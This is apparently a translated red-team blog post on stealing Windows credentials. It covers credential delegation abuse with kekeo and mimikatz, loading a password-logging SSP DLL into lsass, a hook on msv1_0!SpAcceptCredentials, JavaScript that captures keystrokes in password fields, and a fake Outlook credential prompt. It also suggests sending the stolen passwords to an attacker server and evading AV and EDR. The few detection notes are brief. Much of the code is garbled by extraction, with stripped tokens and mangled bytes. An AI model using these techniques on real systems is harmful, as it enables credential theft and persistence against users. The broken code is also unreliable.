
You can see that the captured is the password of the current account 0day\jerry. Note: There is no such account in the current credential management, only the 0day\sqladmin saved by RDP:

That is, the password of the current account can be obtained without contacting Lsass.
Manually open the distribution note
The target you may encounter is not enabled for distribution credentials, how to enable distribution tickets:
- In the past, the RDP link directly reorganized the policy and changed the value of the server to
* - Use the
regcommand to modify the registry under cmd, and modify the value of the server to*
"" " # How to restore reg delete HKLM\SOFTWARE\Policies\Microsoft\Windows\CredentialsDelegation /f #delete all items#The above operations require administrative rights
How to dump the credentials of other users
The author has not reproduced successfully, but has a general understanding of the whole process
Assuming it is currently system, first look for the processes of other users (the user can be a standard user or an administrator user):
Use kekeo to start the server:
# kekeo,Standard user identity
Open another terminal, use mimikatz to inject the process (a process running as jerry), and execute tsssp::client:
What the author understands is process injection, which may be wrong
" kekeo.exe \"tsssp::client /target:A\" exit"
Finally tsssp::server receives the assigned credentials.
summary
In fact, I feel that there is a better way to achieve it, such as using imitation tokens or other tools to inject the process to achieve identity theft, and using tsssp::client to obtain the plaintext password.
Local enumeration of assigned credentials
Query the assigned credentials through the registry
# Check whether the distribution credentials are turned on
# View the credentials that SPN accepts distribution
Credentials assigned through AD enumeration
reference:
gpresult
Get-GPOReport
# The default is local
# or
"0 day.org""OWA2010SP3""C:\Users\jerry.0day\GPOReportsAll.html"
# Recommend the former, pull local content, fast
Export the group policy as an html file, and view the relevant policy settings through a browser. So far this section ends.
**Intercept login credentials through a custom security support provider (Security Support Provider) and authentication package. **
Security Support Provider (SSP), referred to as SSP, is specifically implemented as a DLL. These DLLs are injected into the lsass.exe process when the system starts, or dynamically injected through the AddSecurityPackage API.
Load SSP by restarting
# Use the mimilib corresponding to the number of bits.dll
" Security Packages""Security Packages""kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib"
#\0 Is to wrap
# The above operations require administrator rights
# Restart login
type
" Security Packages"""
# Restore configuration

Load SSP without restarting
Dynamically inject the Lsass.exe process through the AddSecurityPackageA API.
# define WIN32_NO_STATUS
# define SECURITY_WIN32
# include <windows.h>
# include <sspi.h>
# include <NTSecAPI.h>
# include <ntsecpkg.h>
# pragma comment(lib,"Secur32.lib")
int main()"C:\\Users\\jerry\\mimilib.dll"return0

In fact, mimikatz also provides corresponding commands:
Detection
- Monitor registry
hklm\system\currentcontrolset\control\lsa\ - View the loaded DLL of the lsass process
Code
# include "stdafx.h"
# define WIN32_NO_STATUS
# define SECURITY_WIN32
# include <windows.h>
# include <sspi.h>
# include <NTSecAPI.h>
# include <ntsecpkg.h>
# include <iostream>
# pragma comment(lib,"Secur32.lib")
NTSTATUS NTAPI SpInitialize(ULONG_PTR PackageId, PSECPKG_PARAMETERS Parameters, PLSA_SECPKG_FUNCTION_TABLE FunctionTable)return0
NTSTATUS NTAPI SpShutDown(void)return0
NTSTATUS NTAPI SpGetInfo(PSecPkgInfoW PackageInfo)
L"SSSPotless"
L"SSSPotless <o>"01return0
NTSTATUS NTAPI SpAcceptCredentials(SECURITY_LOGON_TYPE LogonType, PUNICODE_STRING AccountName, PSECPKG_PRIMARY_CRED PrimaryCredentials, PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials)
L"c:\\temp\\logged-pw.txt"0
NULL
NULL
0
std
wstring
log
L""
std
wstring
std
wstring
std
wstring
log
L"@"
L":"
L"\n"
log
log
2
NULL
return0
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
The above code comes from mimikatz, modified part, can compile SSP DLL, intercept the authentication information and save it to c:\\temp\\logged-pw.txt
Some SSP related links and Trick
reference:
The use of SSP in Mimikatz
Security Support Provider
Security Support Provider——MSDN
Explore the SSP of Mimikatz artifact
Persistence – Security Support Provider
- Install-SSP.ps1 is provided in the Empire framework to realize loading SSP without restarting
- Invoke-Mimikatz in PowerSploit does not restart loading SSP (
Invoke-Mimikatz -Command "misc::memssp") - SharpSploit provides
Mimi-Command misc::memsspto load SSP without restarting
Extract the web application password through the Hooking HTML input field
**When is it useful? **
- RDP connection target, target is using WEB application
- Want to target WEB application credentials, and do not want to use tools such as keylogger
- The target web application tab is open
Hooking password field
Events
The input attribute of the password field defined in the WEB application is password:

All web elements can respond to various types of events, and execute code when these events occur. For example, input fields can respond to events such as onFocus (object gains focus), onBlur (object loses focus) and other events, including keypress, Various keyboard events of onKeyDown and onKeyUp.
More information about Events-HTML Event Attributes
Hooking
""' input[type="password"]'function(e)
console
" pw"
The above code only captures the password, the username can also be obtained in the same way
Roughly explain:
- Select the input field of type
passwordin the HTML of the target web application - Use a function to bind to the
onkeypressevent, which captures the user's keypress in the password field when the user logs in to the target application - For demonstration purposes, this function prints the captured keystrokes to the browser console.
- This function stores the captured password in the browser's local storage
pwfield.

If the target closes the targeted WEB application tab before capturing the password, Hooking will be cleared, and Hooking needs to repeat the operation here.
Tips: How to clear the console, use Ctrl+r here (reload the webpage)
Read the saved password
Read local storage through the console
Even if the browser is closed, it still works
LocalStorage files on disk
Local Storage is in the path of %localappdata%\Google\Chrome\User Data\Profile 1\Local Storage\leveldb in ****.log, the author’s is 003356.log.
The author chrome version v83, the path of different versions is different.
Open the text file and search the pw field to find the saved password.
Not reproduced successfully
Penetration
The above code can be easily modified to send the password to the web server controlled by the attacker every time a key is pressed, without having to use the console to view or view LocalStorage files.
Please use encrypted communication when transferring password
Detection
LocalStoraged *****.log contains the inserted Hooking code, so it can monitor ***.log in %localappdata%\Google\Chrome\User Data\Profile 1\Local Storage\leveldb File, the file contains JavaScript password selector and keywords onkeypress, onkeyup, onkeydown, etc.
**Hooking msv1_0!SpAcceptCredentials intercepts login credentials. **
reference:
In-depth analysis of Mimikatz: SSP
Exploring Mimikatz - Part 2 - SSP
This chapter is limited to the author’s personal knowledge and cannot be understood, so here is only how to use it:
# include "stdafx.h"
# include <iostream>
# include <Windows.h>
# define SECURITY_WIN32
# include <Sspi.h>
# include <ntsecapi.h>
# include <ntsecpkg.h>
using
char
0 x480x830xec0x200x490x8b0xd90x490x8b0xf80x8b0xf10x48
char
120 x480xb8
NULL
NULL
char
120 voidinstallSpAccecptedCredentialsHook()
PVOID GetPatternMemoryAddress(char *startAddress, char *pattern, SIZE_T patternSize, SIZE_T searchBytes)
unsigned
int
0
NULL
char
00 doif0for
size_t
1
char
char
ifbreakif1returnwhilereturn
NULL
NTSTATUS NTAPI hookedSpAccecptedCredentials(SECURITY_LOGON_TYPE LogonType, PUNICODE_STRING AccountName, PSECPKG_PRIMARY_CRED PrimaryCredentials, PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials)0
L"c:\\temp\\credentials.txt"0
NULL
NULL
NULL
// intercept credentials and write them to disk
NULL
"@"2
NULL
NULL
":"2
NULL
NULL
// unhook msv1_0!SpAcceptCredentials
sizeof
NULL
// hook msv1_0!SpAcceptCredentials again with a delay so that originalSpAcceptCredentials() can execute
NULL
NULL
NULL
NULL
NULL
// call original msv1_0!SpAcceptCredentialsreturnvoidinstallSpAccecptedCredentialsHook()10005"msv1_0.dll"0// find address of msv1_0!SpAcceptCredentials
char
sizeof
16 // store first sizeof(bytesToRestoreSpAccecptedCredentials) bytes of the original msv1_0!SpAcceptCredentials routine
std
memcpy
sizeof
// hook msv1_0!SpAcceptCredentials with "mov rax, hookedSpAccecptedCredentials; jmp rax";
std
memcpy
2
sizeof
std
memcpy
2
sizeof
"\ xff\xe0"2
sizeof
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)switchcasecasecasecasebreakreturn
Compile it into a DLL, use the previous AddSecurityPackageA to load the DLL, or use RPC to load the DLL through LoadLibrary (it looks like the RPC call will not load the DLL list in lsass).
Note: A competent master who understands the above code and customizes his own payload in the actual environment according to the principle, bypassing AV or EDR.
Collect credentials through CredUIPromptForCredentials
Steal user credentials
# include <iostream>
# include <Windows.h>
# include <wincred.h>
# pragma comment(lib,"Credui.lib")
int WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
sizeof
std
wstring
L"Microsoft Outlook"
std
wstring
L"Connecting to [email protected]"2552550
L"."
NULL
5255255 if
NULL
NULL
if// valid credentials providedelse// invalid credentials providedelseif// no credentials providedreturn0
In addition: the function used here is
CredUIPromptForCredentialsW, but the author recommends usingCredUIPromptForWindowsCredentialsA
If you compile, please select C++ desktop application template

Use
Get-Credentialin powershell to achieve the same effect.
A prompt box pops up for the user to enter the password, which can be saved as a file or sent to the controlled server through the network (this part of the code is not specified).
Test credentials
Slightly, this part of the author has not successfully reproduced. At this point, the collection of credentials has come to an end.
Original: https://wuhash.com

Recommended Posts